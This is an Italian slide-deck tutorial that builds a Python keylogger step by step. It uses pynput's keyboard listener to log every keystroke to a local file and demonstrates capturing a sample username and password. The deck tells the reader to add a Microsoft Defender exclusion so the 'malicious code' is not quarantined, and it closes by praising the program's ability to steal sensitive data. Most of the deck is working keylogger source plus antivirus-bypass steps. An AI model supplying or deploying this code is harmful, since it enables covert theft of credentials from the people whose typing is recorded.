

Marta Aramu

# Keylogger in Python

Programma semplice ma potente

Canva

# Cosa è un keylogger

**I keylogger sono programmi in esecuzione come processi in background su computer o altri dispositivi che registrano i tasti premuti dall'utente sulla propria tastiera.**


**I keylogger più avanzati organizzano i dati catturati, per permettere ai cybercriminali di identificare facilmente credenziali relative a specifici account. Ad esempio la vittima digita il nome del sito web della propria banca sul browser, per poi inserire le credenziali per accedere all'home banking. Il keylogger memorizza tutti i tasti digitati dall'utente su un file nel dispositivo locale, o direttamente sul cloud.**

# Scrittura del programma

Nelle slides successive verrà presentata passo passo la scrittura di codice per creare un keylogger in maniera semplice ed efficace



**Apriamo l'IDE (in questo caso VSCode) e iniziamo col creare un file con estensione python, che ho chiamato keylogger.py. Per prima cosa scriviamo questa riga di codice:**



```
keylogger.py X keyfile.txt  
keylogger > keylogger.py > ...  
1 from pynput import keyboard
```

**Pynput è una libreria di python e da essa importiamo il modulo keyboard, che contiene classi per controllare e monitorare la tastiera. Questo modulo, così come anche il modulo mouse, è già presente in Pynput ed è solo necessario importarlo per usarlo.**



**Ora andiamo a definire il metodo principale che parte nel momento in cui il programma viene avviato:**

```
if __name__ == "__main__":  
    listener = keyboard.Listener(on_press=keyPressed)  
    listener.start()  
    input()
```

**Con queste stringhe di codice in pratica stiamo dicendo che quando il metodo main viene lanciato, ogni volta che viene premuto un tasto questa informazione deve essere trasmessa alla funzione keyPressed (che dobbiamo ancora definire). listener.start() fa partire il listener che inizierà a catturare tutti gli eventi della tastiera.**

**Ora definiamo la funzione keyPressed: all'interno delle parentesi passiamo il parametro key, poi stampiamo il suo valore in formato stringa e in questo modo potremo vederlo sul terminale.**


```
3 def keyPressed(key):  
4     print(str(key))
```

**Successivamente quello che vogliamo fare è scrivere tutti gli eventi della tastiera che vengono registrati su un file di testo in modo da poterli vedere in un secondo momento.**

**Usiamo quindi il metodo open, che viene usato per aprire file, crearli o modificarli. All'interno delle parentesi e tra virgolette scriviamo il nome del file txt che vogliamo creare, in questo caso chiamato keyfile.txt, poi tra singoli apici scriviamo la lettera a.**

```
with open("keyfile.txt", 'a') as logKey:
```

**Durante la lettura o la scrittura su un file, la modalità di accesso determina il tipo di operazioni possibili nel file aperto. Si riferisce a come verrà utilizzato il file una volta aperto. Queste modalità definiscono anche la posizione del File Handle nel file.**

- 
- La definizione di queste modalità di accesso è la seguente:**
- **Append Only ("a"):** apre il file per la scrittura.
  - **Append and Read ("a+"):** apre il file per la lettura e la scrittura.

**Quando il file viene aperto in modalità append in Python, l'handle è posizionato alla fine del file. I dati in fase di scrittura verranno inseriti alla fine, dopo i dati esistenti.**



**Nel blocco try cerchiamo di convertire la chiave in char per poterlo inserire nel nostro file di testo, mentre nel blocco except scriviamo un messaggio di errore nel caso l'operazione non riesca.**

```
try:  
    char = key.char  
    logKey.write(char)  
except:  
    print("Error getting char")
```


**Prima di poter lanciare il nostro programma, dobbiamo assicurarci che non venga messo in quarantena e bloccato dal nostro antivirus, perciò andiamo nelle impostazioni del sistema operativo, nel mio caso Windows, e aggiungiamo un'esclusione riportando il nome della cartella in cui è contenuto il nostro codice malevolo.**

## Esclusioni


Aggiungi o rimuovi elementi da escludere dalle analisi di Microsoft Defender Antivirus.

+ Aggiungi un'esclusione

C:\Users\marta\Desktop\keylogger  
Cartella



Ora siamo pronti a lanciare il nostro programma: digiterò un nome utente e una password inventati e vediamo se è in grado di captarli.

A screenshot of a code editor with two tabs: 'keylogger.py' and 'keyfile.txt'. The 'keyfile.txt' tab is active, showing a single line of text: 'nomeutente:admin123password:abc456'. The text is highlighted with a light blue selection box. The editor has a dark background and a light blue cursor at the end of the line.

```
keylogger.py keyfile.txt X
keylogger > keyfile.txt
1 nomeutente:admin123password:abc456
```

Come possiamo vedere è stato creato un file di testo chiamato keyfile.txt e al suo interno sono presenti i caratteri che ho digitato sulla mia tastiera.

**Abbiamo quindi scritto un semplice programma con una funzione potentissima: crea un keylogger in grado di individuare tutto ciò che viene digitato sulla tastiera, e quindi di rubare dati sensibili.**

*Canva*

**Thank you!**